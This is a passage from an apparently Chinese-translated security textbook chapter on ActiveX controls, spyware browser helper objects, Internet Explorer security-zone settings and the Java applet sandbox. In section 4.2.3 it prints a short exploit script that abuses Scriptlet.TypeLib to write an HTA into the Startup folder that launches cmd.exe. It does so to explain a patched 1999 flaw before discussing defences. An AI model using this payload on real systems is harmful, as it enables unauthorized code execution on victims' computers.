单击 Tempo Internet 公司的网址就会显示一个数字证书，这个数字证书表明，按照 VeriSign 看来，这个控件确实是由 Tempo Internet 公司开发的。如果我相信 Tempo Internet 公司对我所有的系统资源拥有完全的访问权，那么我将单击 Yes 安装这个控件。本质上来说，这是 ActiveX 控件的安全模式，最终用户根据程序的作者来区分程序是否为可信任的。

你可以完全信任这个 ActiveX 控件，让它拥有完全访问你的系统资源的权限，也可以彻底拒绝它——没有模棱两可的情况，ActiveX 仿佛拿一把枪对准了你的头。认证码告诉我们谁的手放在扳机上，然而没有哪种技术告诉你枪膛里是否有子弹。



图 4-8 一个安全警告询问用户是否完全信任下载的 ActiveX 控件的作者

1997 年，Fred McLain 用事实证明了这种安全模式的潜在局限性，当时他创建了一个叫做“Exploder”的 ActiveX 控件来证明这一点。你需要注意 Exploder 和 Explorer（Microsoft Windows 中主要图形用户界面（GUI）组件中的一种）之间有个字符是不同的。Exploder（不是 Explorer）惟一的目的是当访问者的浏览器上下载这个控件后将访问者的系统关闭 10 秒钟[10]。McLain 获得了一个来自 VeriSign 的证书，并用这个证书为 Exploder 签名，从而为这个程序在表面上获得了合法性。当时的 Internet Explorer 版本默认地下载并执行任何具有签名的 ActiveX 控件。现在的 Internet Explorer 的默认配置是即使这个控件有签名，也会用那个你在图 4-8 中看到的消息警告用户，其中一部分要归功于 McLain 的努力。当然，如同 Exploder 所证明的那样，签名只是试着识别控件的作者，而并不能保证程序是无害的。

正如你在图 4-8 中看到的，Internet Explorer 给了你一个选项，问你是只有这一次信任控件的作者在你的计算机上安装这个 ActiveX 控件，还是在将来也都默认相信这个作者所开发的所有 ActiveX 控件。不幸的是，即使你选择仅这一次安装该控件，它也可以修改注册表以便之后所有来自同一作者的程序都被认为是值得信任的，因此以后你所能做的任何关于这个软件开发人员的决定都会被忽略。一个名为“Lycos Quick Search 的 ActiveX”控件，大约是 1996 年由 InfoSpace 编写的，就是那样做的。如同一篇文章说的那样，这个控件的行为就是“类似于邀请客人到你的房子里吃晚饭，而他们没经过你的同意就复制了你前门的钥匙”[11]。

你可以打开浏览器所信任的代码作者的列表，并且删除那些不适当的，具体做法是在

Internet Explorer 中找到 Tools → Internet Options → Content → Publishers → Trusted Publishers 菜单。检查这个列表。你能信任所有这些公司，让他们在你的系统中运行他们想要运行的任何类型的程序吗？如果某个公司在这个列表上，你的浏览器就认为你信任它了。而且，因为你用自己的浏览器在 Internet 上冲浪，所以如果你的浏览器信任它们，那么隐含的你也如此。由于这一点，你可能想从列表中删除自己不信任的公司。

间谍软件浏览器的插件程序

我们在网上遇到的很多恶意 ActiveX 控件都被归类为间谍软件 (spyware) 的浏览器插件程序，这些程序监控并记录用户的 Web 冲浪活动或者以其他方式劫持受害者的浏览器。一旦安装了间谍软件，攻击者就可以监视你的一举一动并了解到你的全部上网习惯。间谍软件可以用多种机制编写和传播 ActiveX 控件或者用在目前使用的多数浏览器上的插件程序，包括单独的可执行程序。对于攻击者来说，间谍软件传播最轻松的方法大概就是使用一个 ActiveX 控件在浏览器中插入一个插件程序。插件程序仅仅是一些用来扩展浏览器功能的代码，并且可以由用户或 ActiveX 控件加载。当间谍软件被作为插件时，无论浏览器何时启动，它都会自动加载，并且可以访问浏览器处理的所有数据。

浏览器助手对象 (browser helper objects, BHO) 是专门为 Internet Explorer 编写的插件，并且由于 Internet Explorer 的流行，所以它们是日前间谍软件程序的首选平台。当然，不是所有的 BHO 都是恶意的。例如，Google 搜索栏就是一个合法的 BHO，它允许 Internet Explorer 用户直接从浏览器窗口中搜索 www.google.com。我还使用过一个下载管理器，它作为一个 BHO 插入 Internet Explorer，管理从 Web 网站下载的文件。据我所知，这些程序没有任何隐藏的功能。我选择了安装这个文件，因此它就安装在了我的系统中。

你可能在网上冲浪时遇到过恶意的 BHO，这时，你会突然收到一个安全警告，如图 4-8 所示。浏览网页时你没有安装任何工具的想法，然而这些网站试图在你的机器上安装某些程序。间谍软件也可以跟着你下载的其他软件找到进入你的系统，或者利用你的 Web 浏览器的脆弱点，偷偷通过它的防线。Gator 和 Xupiter 是众多公司中的两家，它们被指责生产间谍软件 BHO 模块，这种 BHO 模块专门搜集关于用户上网习惯的信息。想了解更多的间谍软件程序和插件程序的例子，可以到 www.cexx.org/adware.htm 查找。

间谍软件 BHO 一经安装，就很难察觉并清除，因为它们很少带有卸载程序，甚至可以使受害者无法进入 Internet Explorer 配置屏幕。这些具有很高侵略性的间谍软件 BHO 有时把用来删除恶意软件的 Internet Explorer 菜单选项变灰，不让用户重新配置浏览器。幸运的是，有一个叫做“BHODemon”的工具能提供一个简单的方法列出已安装的 BHO，甚至让我们只单击某个按钮就可以禁用那些有害的 BHO，可以从 www.definitivesolutions.com 免费下载这个工具。图 4-9 所示为 BHODemon 的一个界面，它是在我安装了 Go! Zilla 软件之后启动的。Go! Zilla 软件是一个流行的下载管理器，也是免费的，但总是与通常被划分为间

谍软件的一类程序捆绑在一起。



图 4-9 BHODemon 允许列出并选择禁用安装在系统中的 BHO

如同所有的 ActiveX 控件一样, BHO 拥有惟一的类型标志符, 如图 4-9 中 CLSID 一栏中所列出的那些。这些标志符连同 Dll name 一起, 可以作为 BHO 的签名——如果想要更多地了解在你系统中发现的某个具体的 BHO, 你可以在网上搜索其类型标志符。打开你所喜欢的搜索引擎, 查找这个 CLSID, 并查看是否还有其他人也指控这个特定的 BHO 的恶意功能。还有, 一定要关注一下 www.spywareinfo.com/bhos, 在其中你将找到完整的已知恶意 BHO 列表及其描述。这个网站正确地识别出 GOIEHLP.DLL 属于 Go!Zilla, 并阐明 S4BAR.DLL 属于连同 Go!Zilla 一起安装的搜索栏。

在搜索引擎和一个诸如 BHODemon 这样的工具的帮忙下, 我们就可以区分有益的和有害的 BHO。我们甚至可以用 Ad-aware 和 Spybot-Search & Destroy 这样的程序使这个识别过程自动化, 它们能自动识别和清除恶意 BHO 以及其他间谍软件程序。我们在本章末尾的“防御恶意移动代码的其他方法”这一节中会研究这些应用程序。

不是所有的 ActiveX 控件都可以从 Internet 上实时下载, 即使我们没有明确地安装, 在 Windows 操作系统中还是存在许多非恶意的 ActiveX 控件。其中的一些与基本操作系统有关, 而另一些包含在我们后来增加的软件中。正如接下来所讨论的, 我们已经看到了攻击者查找并利用这些控件的漏洞来执行恶意的操作。

4.2.3 利用非恶意 ActiveX 控件

ActiveX 控件如同任何软件一样, 都可能存在攻击者可以利用的薄弱环节, 攻击者利用它们获得在你系统中的较高特权。例如, 安全软件公司 eEye 在 2002 年公布了一个安全性报告, 其中描述了 Macromedia 的 ActiveX 控件中的缓冲溢出情况, 这个控件是用来播放 Flash 动画的[12]。恶意站点可能提供一种 Flash ActiveX 控件, 这个控件带有一个特殊排列的字符串。这个字符串代替了要加载电影的位置, 该站点通过这种方式可以在受害者的系统中执行任何代码。大多数浏览器(用户就坐在这些浏览器的后面)都信任 Macromedia Flash ActiveX 控件。毕竟, 它被用于显示来自众多网站的 flash 图像, 并由一个合法的软件

公司——Macromedia 公司开发，还拥有这个公司的数字标志。然而，由于这样一个缺陷，攻击者可以在自己的网站放置一个合法 Flash ActiveX 控件的副本，并加入一些额外的代码。当这个副本接触到受害者的浏览器时，这些附加的代码将进行暗中破坏。当用户访问攻击者的网站时，这个有合法标志的 Flash ActiveX 控件将被下载并安装在受害者的浏览器上，接下来，攻击者就可以利用这个缓冲溢出漏洞完全控制受害者的计算机。

一些安装在系统中的 ActiveX 控件可能是为本地应用程序提供使用的，而且不能被远程网站调用。这些控件本身可能包含允许调用程序访问计算机资源（例如文件系统或注册表）的功能。有时，这种控件的作者错误地将其指定为对于脚本是安全的，允许任一网站调用它们，这类似于在前面“使用 ActiveX 控件”一节中我所使用 Peedy 的方法。如果你使用 Windows 和 Internet Explorer，你可能有一些已经加载系统中的 ActiveX 控件（可能包含旧版本的 Macromedia Flash ActiveX 控件）。如果你访问了一个恶意的网站，攻击者可以发送一个配合这些现有控件的脚本，使它们叛变。

1999 年，Microsoft Windows 附带的两个功能强大的 ActiveX 控件被错误地标记为可安全执行脚本。一个是 Eyedog，它提供系统诊断服务。Shane Hird 提出了 Eyedog，还有其他几个安装在典型 Windows 系统下的 ActiveX 控件，这样的系统很容易受到缓冲溢出式攻击。Hird 在流行的揭露安全漏洞的邮件列表 Bugtraq 上发布了一个邮件，在这个邮件中，Hird 描述了恶意站点可能使用什么样的方法来利用 Eyedog 中的漏洞在受害者的计算机上运行任何程序[13]。这个控件也支持这样的命令，这些命令可能允许站点通过浏览器脚本访问计算机注册表。当然，计算机注册表包含操作系统的配置，这样攻击者就可以重新配置系统并且使安全设置失效。要是这个控件没有被指定为可安全执行脚本又如何？如果是这样，攻击者就没有机会利用这些弱点了。

另一个脚本安全问题大约是同时发现的，它是关于 Scriptlet.TypeLib 控件的，软件开发人员可以用它生成 Windows 脚本的类型库[14]。这个内置的 ActiveX 控件可以访问本地文件系统，读取甚至写入任意文件。Georgi Guninski 揭露了这一缺陷，他在发给 Bugtraq 邮件列表的邮件中描述了一种利用这个控件的方法[15]。攻击者首先需要装入要在本地安装的 Scriptlet.TypeLib 控件，这要求在脚本中使用下列标记：

```
<object id="scr" classid="clsid:06290BD5-48AA-11D2-8432-006008C3FBFC">
</object>
```

攻击者可以通过指定 Scriptlet.TypeLib 控件的类型标志符（类 ID 号 06290BD5-48AA-11D2-8432-006008C3FBFC）在一个 HTML 页面中加入下面这些语句，要求浏览器加载它并把这个对象实例赋值给变量 scr。接着攻击者将命令这个对象创建一个可执行文件，这个文件将运行攻击者选定的程序：

```

<script>
function RunExploit(){
    scr.Reset();
    scr.Path="C:\Documents and Settings\All Users\Start Menu
    \Programs\Startup\script.hta";
    scr.Doc=" <object id='wsh' classid='clsid:F935DC22-1CF0-11D0-ADB9-
    00C04FD58A9B'></object><script>wsh.Run('cmd.exe');</script>";
    scr.Write();
}
</script>

```

告诉 Scriptlet.TypeLib 控件在什么位置创建文件

指定嵌入这个新文件中的脚本

这段代码首先让 Scriptlet.TypeLib 创建一个名为 Script.hta 的新文件，然后把这个文件放在启动目录中，使得攻击者可以确保这个程序在用户下一次登录时运行。Scriptlet.TypeLib 控件能够创建 HTML 应用文件，创建的文件被标志为扩展名为 hta 的文件。HTML 应用程序操作类似于标准的 Windows 程序，但是无需编译，这些 HTA 文件不过是几组 HTML 标记和浏览器脚本。以 `scr.Doc` 开始的这条长长的语句详细说明了攻击者想要创建的 hta 文件的内容，我把这些内容用斜体字来显示，以便突出它们。这个新文件将首先通过 `classid` 属性调用 Windows 脚本解释程序（wsh, Windows script interpreter），然后它将用这个解释程序运行攻击者指定的程序，在这里是 `cmd.exe` 文件。这个例子证明了在受害者文件系统的任意位置拥有写访问权，特别是当一个攻击者可以对一个启动目录进行写访问时，通常就意味着能在受害计算机上运行程序。

如果 Eyedog 和 Scriptlet.TypeLib 控件没有被标记为可安全执行的脚本的话，攻击者就不会有能力命令它们访问受害者的本地资源。Microsoft 在一个补丁中修补了这一漏洞，这个补丁可以在 www.microsoft.com/technet/security/bulletin/MS99-032.asp 找到，该补丁通过设置 Eyedog 的取消位改变了它的配置。取消位是一个保存在注册表中的标志位，它可以分配给任何 ActiveX 控件，以免 Internet Explorer 不断地加载。好了，问题解决了。当然，Eyedog 控件不再能被浏览器使用了。如果一开始它没有那么重要，就不应该嵌入到系统中。

Microsoft 对 Scriptlet.TypeLib 攻击采取了一种不同的应对方式，这个补丁没有完全封锁 Internet Explorer 对 Scriptlet.TypeLib 控件的访问，而只是简单地使其不再标记为可安全执行的脚本。因为无法设置这个控件的取消位，用户可以通知浏览器允许这个控件运行。遇到没有被标记为可安全执行脚本的 ActiveX 控件时，Internet Explorer 采取的这种措施要取决于浏览器的设置。正因为如此，浏览器的设置对于防御恶意移动代码，尤其是 ActiveX 控件变得极为重要。接下来，让我们仔细分析一下这些设置，以便理解 Internet Explorer 为降低这种危险的程度所提供的措施。

4.2.4 防御 ActiveX 的威胁：Internet Explorer 设置

Microsoft 认为相对而言我们可能更信任某些网站，因此它为用户提供了一种功能，即允许用户根据网站的可信赖程度在逻辑上为这些网站分组，划分出安全区。大多数用户可能信任一些网站，如其雇主或软件供应商的服务；而不信任其他网站，如恶意网站或不道德的广告商等。正如你在图 4-10 中看到的，在 Internet Explorer 中，每个分区的安全性选项可以被独立设置。其中的分区只是一些网站的列表，这些站点是根据它们的相对可信赖程度划分到一起的。如果想要查看你的安全区，只要运行 Internet Explorer。然后选择 Tools（工具）菜单，打开 Internet Options（Internet 选项），找到 Security（安全）标签。当访问一个 URL 时，Internet Explorer 将会判断这个网站属于 4 个安全区中的哪一个，并且执行适合这个区的安全性约束。




图 4-10 安全区允许根据网站的可信赖程度为其设置不同的安全性约束

你可以明确定义想把哪些网站放进本地 Intranet、可信站点或受限站点中，而其余所有的站点将自动被放入 Internet 中。事实上还有一个叫做“Local Machine”（本地计算机）的安全区，是为本地安装的应用软件使用的。你可以借助于 Internet Explorer Administration Kit（IEAK，Internet Explorer 管理工具）配置这个区，IEAK 是 Microsoft 为详细配置 Internet Explorer 而提供的一个单独的产品[16]。对安全区的设置提供了比正常的 ActiveX 功能更多的控制，但我们在这一节中关注的是对 ActiveX 的控制。

Internet Explorer 设置了如下 5 个选项为用户提供一些在 ActiveX 执行方面的控制能力,并且反映出许多我们在这一节中通篇讨论的安全性问题。

- ✎ Initialize and script ActiveX controls not marked as safe (对没有标记为安全的 ActiveX 控件进行初始化和脚本运行)。
- ✎ Script ActiveX controls marked safe for scripting (对标记为可安全执行脚本的 ActiveX 控件执行脚本)。
- ✎ Run ActiveX controls and plug-ins (运行 ActiveX 控件和插件)。
- ✎ Download signed ActiveX controls (下载已签名的 ActiveX 控件)。
- ✎ Download unsigned ActiveX controls (下载未签名的 ActiveX 控件)。

用户可以对每一选项进行配置,每个选项都有 3 种选择,即 Disable (关闭)、Prompt (提示)和 Enable (激活)。考虑 Initialize and script ActiveX controls not marked as safe 选项,它与 Scriptlet.TypeLib 攻击关系密切。通过安装相关的补丁,我们可以确信这个控件不再被标记为可安全执行脚本。因此,Scriptlet.TypeLib 在与浏览器脚本混在一起时就被认为具有潜在的危险。当 Internet Explorer 的 Initialize and script ActiveX controls not marked as safe 选项设置为 Disable 时,这种适当的设置让我们可以防止浏览器脚本使用 Scriptlet.TypeLib 控件。这样当你遇到一个不安全的控件时,Internet Explorer 将拒绝运行它,并给出一个错误提示,如图 4-11 所示。



图 4-11 设置没有标记为安全的 ActiveX 控件进行初始化和脚本运行为关闭,以防止 Internet Explorer 运行潜在危险的 ActiveX 控件

幸运的是,IE 的最新版本 Internet Explorer 6 在 Internet 和本地 Intranet 区中默认这个选项为关闭。可信任站点的默认设置将这一项设置为 Prompt,这在大多数情况下是可以接受的。多设置一些限制性的选项,如 Initialize and script ActiveX controls not marked as safe 可以让我们防止浏览器脚本与标记为可安全执行脚本的控件通信。应用我们的类比,这样的设置能防止音乐家 (ActiveX 控件) 从乐队指挥 (浏览器脚本) 那里获得误导。如果你很多疑,而且担心一些已经在你的机器上安装的 ActiveX 控件可能具有缺陷的话,可以利用这个选项阻止执行其脚本。记住,凑巧的是,多疑的人通常真的有敌人。

更进一步的限制是,你可以通过将 Run ActiveX controls and plug-ins 选项设置为 Disable,使 Internet Explorer 对 ActiveX 的支持完全无效。这将使浏览器不再运行任何 ActiveX 控件,

而不管这些控件是否已经安装。默认情况下, ActiveX 会关闭受限域的站点。在其他安全区, 功能需求是否允许关闭 ActiveX 由你来确定。你也可以设置这一项为 Administrator Approved (管理员认可), 这样浏览器将只运行明确并经由 IEAK 批准的控件。

Download Signed ActiveX Controls 选项是 Explorer 控件的主要目标。你可能还记得, Fred McLain 已为这个恶意控件签名, 当时这个控件使浏览器认为它应该被自动运行。幸运的是, Internet Explorer 现在对这一项的默认设置为 Prompt, 通常这是个合理的选择。将这个选项设置为 Disable, 你可以阻止 Internet Explorer 下载新的已签名控件。如果 Run ActiveX Controls and Plug-Ins 选项被设置为 Enable, 你仍然可以运行当前已安装的控件。

没有签名的 ActiveX 控件缺乏责任性, 因为你完全不知道谁创建了它们以及作者是否是可信赖的。因此, 保持 Download Unsigned ActiveX Controls 选项在 Internet 和本地 Intranet 区的设置为 Disable 总是个好办法, 如同它在默认配置中被定义的那样。Internet Explorer 在可信站点区把这一项设置为 Prompt, 这样做是有意义的, 因为属于这个区的站点被认为是可信赖的。

总的来说, Internet Explorer 6 的默认设置为那些不想完全禁用 ActiveX 的用户提供了合理的配置选项。我们讨论的这些选项使你能够更细致地调整浏览器的 ActiveX 约束, 使它符合自己的需求, 只是可能让你觉得有点麻烦。如果你想要阻止缺乏判断力的用户胡乱修改这些配置选项, 可以使用组策略 (Group Policy) 或 IEAK 跳过这些步骤, 强制这些设置符合你的要求。这是个好办法, 因为多数用户并不了解这些配置选项的作用。然而, 即使有这种通用的方法, 用户常常还是会修改这些设置, 他们这样做仅仅是出于好奇心或被一个聪明的社会工程师通过电话或 E-mail 蛊惑了。组策略或 IEAK 可以用来封锁用户设置, 阻止用户改变这些设置。

除了 ActiveX, 在 Web 浏览器上运行的移动代码的另一种流行的平台是 Java applet。我们在下一节中讨论它们的性能和所涉及的安全性问题。

4.3 Java Applets

Java applet 是一段用 Java 编写的可以嵌入网页中的程序。像 ActiveX 控件一样, Java applet 是为在网上传送而设计的相对小的程序。Java 和 ActiveX 是为实现 Web 应用程序的两种相互竞争的可视化技术。Java 由 Sun 公司领导, 直接与 Microsoft 支持的 ActiveX 相竞争。它与 ActiveX 控件不同的是, ActiveX 控件是一种完全基于 Windows 的技术, 而 Java applet 能够在许多操作系统和浏览器上运行。在 20 世纪 90 年代中期, Sun Microsystems 创造了 Java 并且进行普及, 它的高度的面向对象、以网络为中心, 以及未知操作系统的处理模式吸引了众多的开发人员。Java 的多层次结构支持是 JRE 允许的, 可以用于多种操作系

统，包括 Windows、Linux、Mac OS 和 Solaris。如同 JRE 的名字中所暗含的那样，JRE 为所有 Java 程序提供了运行环境，而且一个 Java 程序要在计算机上运行，就必须安装。大多数人使用的 JRE 嵌入到流行的 Web 浏览器中，例如 Netscape 或 Internet Explorer。然而，不是所有的 JRE 都嵌入到浏览器中，其他实现方法是嵌入一个操作系统或其他器件中的。Scott McNealy，Sun Microsystems 的 CEO 就常常给自己戴上一个拥护 Java 的英雄的光环。

请注意 Java 程序与 JavaScript 完全不同，尽管它们的名字很相似，那只是由于商业上的原因。Java 程序可以采取应用软件的形式，可以在用户桌面上运行应用软件所具有的全部特征，也可以采取在 Web 和应用服务器上执行的后端组件的形式。它们也可以在控制器件、移动电话和各种其他支持某个 JRE（甚至某些 CEO 的以 JRE 装备的指环）版本的平台上运行。在这一节中，我们的焦点放在 Java applet 上，这些小程序在用户工作站的 Web 浏览器内运行。

浏览器内部对运行 Java applet 的支持通常以一个 Java 插件的形式出现，这个插件是 Sun 公司作为 JRE 的一部分发布的，这个 Java 插件如同浏览器和 Sun 公司的 JRE 之间的一座桥梁。直到 2003 年初，Microsoft 才发布了自己的 JRE 版本，称为“Microsoft VM”。然而，在经历了与 Sun 公司的严酷的法律斗争后，Microsoft 不再把 Microsoft VM 与其产品包装在一起并阻止用户使用。自 2004 年 1 月 2 日以后，Sun 公司运用法律手段阻止了 Microsoft 对 Microsoft VM 做任何修改，包括引入安全性方面的更新数据。因此，如果你计划在 Internet Explorer 上运行 Java applet 并且当前正在使用 Microsoft VM，转而使用 Sun 公司的 Java 插件是个不错的主意。Sun 公司的 Java 插件可以从 <http://java.sun.com/products/plugin> 免费下载。

4.3.1 使用 Java Applets

网站开发人员用 applet 标记在一个 HTML 页面中标出一个 Java applet。在本节给出的网页中，我调用了一个 SSH（Secure Shell）客户端程序，这是我早先从 <http://javassh.org> 下载到自己的服务器上的。我可以用这个灵巧的 SSH 客户端程序与运行安全性 shell daemon 的服务器建立一个具有强大认证和加密功能的连接。注意，SSH 不仅仅是个 Java 程序，这一点很重要，许多 SSH 的实现可以用于安全登录到跨网络的服务器。然而，因为有能力在任何一个具有适当 JRE 的操作系统中运行，所以一个基于 Java 的 SSH 客户端程序非常受人欢迎。

```
<html>
<head><title>SSH Applet</title></head>
<body>
<applet archive="jta20.jar" ← 从服务器下载这个 applet 的存档文件
      code="de.mud.jta.Applet" ← 从这个存档文件运行这个 applet 的代码
```

```
width=590 height=360>
<param name="config" value="applet.conf">
</applet>
</body>
</html>
```

在这个例子中，applet 本身由几个模块组成，这些模块保存在我的 Web 服务器上一个名为 jta20.jar 的存档文件中。code 标记指出了我想让浏览器启动的存档文件中的特定程序，width 和 height 参数定义了浏览器窗口中将要提供给这个 applet 使用的区域。我用 param 标记为这个 applet 提供启动参数，以指定 SSH 客户端应该加载的配置文件的位置。所有 applet 都将使用类似的语法，不管是实现一个 SSH 客户端，或是交互式导航栏，还是多媒体贺卡都同样如此。

在上例中，Web 浏览器会注意到 applet 标记。下载 jar 文件（jar 是 Java Archive 的缩写），并启动这个程序，使得 SSH 客户端在浏览器上运行，如图 4-12 所示。同样 SSH 客户端功能也可以用 ActiveX 控件实现，不过因为这是个 Java applet，所以也能在 Internet Explorer 之外的其他浏览器和 Windows 之外的其他操作系统中运行。



图 4-12 Applet 允许 Java 程序在 Web 浏览器的限制下运行，例如这个以 Java applet 实现的 SSH 客户端

在本章的前面部分，我们已经了解了没有约束的 ActiveX 控件的危险性和防御恶意 ActiveX 的认证码（Authenticode）方案。Java 采用了一种完全不同的安全模型，我们接下来将把重点放在这上面。

4.3.2 Java Applet 安全模型

标准的 Java applet 安全模型强制已下载的 Java applet 在一个高限制性的沙箱内运行，这样做虽然限制了它们对用户系统可能造成的破坏，但同时也大大限制了它们的功能。沙箱防止了 applets 访问计算机的文件系统，包括在一个 Windows 计算机上注册，而且不允许它们触发其他程序。另外，除了浏览器下载它们的主机以外，applets 不能和网络上的任何系统通信。我一直对使用沙箱这个词来形容 Java 安全模型的关键部件感到惊讶。虽然这个词令人联想到孩子们在愉快地玩耍，但是大多数父母知道在沙箱里玩耍的孩子可能会跑出来把沙子弄得到处都是。谁会用沙箱来提高安全性呢？我用加锁、密钥、笼子和其他物理设备来保护我的资料。因此，我认为 Java 沙箱更像一个加了锁的笼形系统。Java applet 可以在笼子内运行，但是不能到笼子外面引起任何破坏（当然假设笼子本身是可靠的）。

在图 4-12 所描述的例子中，SSH 应用程序正在这些沙箱的限制下运行。因此，我只能与安装了这个 applet 的服务器上建立一个 SSH 连接。如果我请求将这个 applet 连接到另一台主机，例如 *ftp.example.com*，JRE 将封锁这种尝试并显示下列错误信息：

```
java.security.AccessControlException: access denied
(java.net.SocketPermission ftp.example.com resolve)
```

这个消息不太好理解，但它显示了 applet 试图超越 JRE 要赋予它的权限。这种严格的访问限制从安全性的角度讲是非常有用的，因为这样恶意的 Java applet 就不可能彻底主宰你的系统。然而，这些限制也大大限制了使用这种安全模型的 Java 程序所能实现的功能。由于不想在功能上落后于 ActiveX 控件，Sun 公司改善了 Java applet 的安全模型，这样有助于它们在特定条件下在笼子外面运行。

Sun 公司改进后的 Java 安全模型允许开发人员为其开发的应用程序进行加密签名，这听起来很耳熟。对 Java applet 使用数字签名显然把 Java 安全模型向 ActiveX 模型的方向转换了，ActiveX 模型的安全性完全依赖于数字签名。虽然除了数字签名，Java 安全模型还支持高度粒状化的安全策略，这些安全策略定义了已签名的程序可以或不可以做什么。Microsoft VM 提供了类似的安全性特征，并允许作者用认证码签名。然而 Sun 公司更进了一步，它的 Java 插件几乎是独一无二的，因此让我们研究一下 Sun 公司对 applet 签名和安全策略的支持。

在遇到一个嵌入网页的 applet 时，浏览器调用到 Java 插件，这个插件是用户系统中安装的 JRE 接口。如果这个 applet 没有数字签名，JRE 就在前面我们讨论的沙箱内运行。然而，如果这个 applet 已经签名，JRE 会参考当前这台计算机上的 *java.policy* 文件。这个文件是 JRE 的一部分，然后决定如何处理。*java.policy* 文件是一个特殊格式的文本文件，你可以用 WordPad 或 vi 一类的文本编辑器查看和编辑。还有一种方法，你可以用 JRE

自带的 `policytool` 处理这个文件。`java.policy` 文件可以让你基于这些程序所在的 URL 为其授权, 例如, 下面给出的策略可以为 `WiredX.net` 发布的应用程序以某些权限[17]:

```
grant codeBase "http://wiredx.net/-" {
    permission java.lang.RuntimePermission "usePolicy";
    permission java.net.SocketPermission "*", "accept,listen,connect,resolve";
};
```

依据这一策略, 浏览器从 `wiredX.net` 下载的 applets 将被允许访问网络上的任何一台主机 (这是 `Socket Permission*` 的含义), 但它在用户系统中会失去其他一切权限。这样, 因为这个 Java applet 已经签名, 并且 JRE 以这个策略配置, 所以它没有受到限定——来自哪台主机, 就仅允许与那台主机连接; 相反, 它可以与网络中的任何其他系统通信。从本质上讲, 我们已经在笼子上戳了两个洞, 让有数字签名的 applet 可以把翅膀展开一点。还是由于这个策略, 这个 applet 不能访问本地文件系统或处理其他沙箱外的任意操作。`usePolicy` 这个标志是通知 JRE 执行这些访问限制, 而不用询问用户要如何处理。

如果 JRE 没有找到关于这个已签名程序的 `usePolicy` 标志, 它将打开如图 4-13 所示的窗口。这个警告信息让人想起 ActiveX 控件的警告信息, 它询问是否允许一个由不可信开发人员签名的 ActiveX 控件运行, 如图 4-8 所示。JRE 的警告信息中的项目或多或少有一些自身说明, 并且允许用户决定如何执行这个 applet。如果用户允许运行这个 applet, 则它将自由地访问所有系统资源, 本质上相当于把一头野兽从笼子里放了出来。单击 `Grant Always`, 除了运行这个 applet, 还将通知 Java 插件把这个开发人员作为用户信任的作者[18]。你可以查看自己的 JRE 信任哪位 applet 的作者, 并且删除那些不再属于这个列表的作者, 可以通过以下步骤实现:

Control Panel → Java Plug-In → Certificates → Signed Applet.




图 4-13 如果 JRE 没有找到为这个已签名的 applet 定义的 `usePolicy` 标记, 就会有一个安全性警告, 询问用户是否继续执行这个已签名的 Java applet

总的来说, JRE 按照下列规则制定对已下载程序的安全性限制。

- ✎ 如果 applet 未经签名, 它将在不提示用户的情况下在一个高限制性沙箱内运行, 这样可以阻止 applet 访问任何本地资源和除提供其服务器外的其他网络资源。
- ✎ 如果 applet 已签名, JRE 核对 java.policy 文件, 然后决定是否给这个 applet 的 URL 授予某些特权。如果是, JRE 将在不提示用户的情况下自动根据策略中定义的限制执行 applet。
- ✎ 如果没有为已签名的 applet 制定的安全策略, JRE 会核对这个应用程序的作者是否在可信任的程序作者列表中。如果在, JRE 会运行这个应用程序并赋予它完全的访问权, 而不会提示用户。
- ✎ 如果已签名的 applet 的作者仍然不可信, JRE 会提示用户。只有在用户要求时才会为这个 applet 的完全访问赋予权限, 并执行它。根据用户的要求, JRE 将把这个应用程序的作者加入到可信任 applet 作者列表中。以后所有来自这个作者的其他程序都将被执行, 而不再提示用户。

